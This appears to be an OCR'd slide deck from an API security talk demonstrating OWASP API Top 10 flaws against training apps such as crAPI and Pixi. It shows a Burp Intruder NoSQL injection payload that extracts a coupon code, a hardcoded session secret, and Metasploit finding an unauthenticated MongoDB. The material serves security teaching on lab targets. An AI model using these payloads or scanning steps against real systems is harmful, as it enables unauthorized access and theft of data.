Date: Sun, 15 May 2022 21:20:39 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding,
X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 3

{
}

```

Injection via Burp (NoSQL)



Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as we

Target: http://10.0.0.180:8888

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 10.0.0.180:8888
Content-Length: 26
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0Ij
KKrZetqISS8ACg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Content-Type: application/json
Accept: */*
Origin: http://10.0.0.180:8888
Referer: http://10.0.0.180:8888/shop
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"coupon_code":§"test"§}
```


16. Intruder attack of http://10.0.0.180:8888 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
161	replace	422	□	□	447	Contains a JWT
162	like	422	□	□	447	Contains a JWT
163	handler	422	□	□	447	Contains a JWT
164	bfilename	422	□	□	447	Contains a JWT
165	to_timestamp_tz	422	□	□	448	Contains a JWT
166	tz_offset	422	□	□	448	Contains a JWT
167	{"$gt":""}	200	□	□	443	Contains a JWT

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 21:47:23 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 79

{
  "coupon_code":"TRAC075",
  "amount":"75",
  "CreatedAt":"2022-05-08T17:39:54.601Z"
}
```

Injection via Burp



← Shop


Available Balance: $165

Seat, $10.00

Wheel, $10.00

TESTA, $12.00

Improper Asset Management - API9-2019 - Pixi



```
module.exports = {
        session_secret: "owaspbrokenwebapps"
};
```

```
msf6 auxiliary(scanner/mongodb/mongodb_login) > set RHOSTS 10.0.0.180
RHOSTS ⇒ 10.0.0.180
msf6 auxiliary(scanner/mongodb/mongodb_login) > run

[*] 10.0.0.180:27017 - Scanning IP: 10.0.0.180
[+] 10.0.0.180:27017 - Mongo server 10.0.0.180 doesn't use authentication
[*] 10.0.0.180:27017 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mongodb/mongodb_login) >
```

Insufficient Logging and Monitoring API10-2019


- API leakage
- No logs from API requests
- No use of SIEM


Resources

Books:

Hacking APIs

Web Application Hacker's Handbook


The Web Application Hacker's Handbook
Finding and Exploiting Security Flaws
2 Second Edition
Dafydd Stuttard Marcus Pinto



*BUY these books they are worth every PENNY

Resources

OWASP Zap

https://owasp.org/www-project-zap/

Burp Suite

https://portswigger.net/burp

OWASP crAPI

https://github.com/OWASP/crAPI

OWASP Juice Shop

https://owasp.org/www-project-juice-shop/

Damn Vulnerable GraphQL

https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application

Pixi

https://devslop.co/pages/pixi.html

Hacking APIs Github

https://github.com/hAPI-hacker/Hacking-APIs

SuperVuln VM - Release DEFCON XXX

https://github.com/rsfl/supervuln

Q&A

Thank you

Reach out

@rodsoto

Rodsoto.net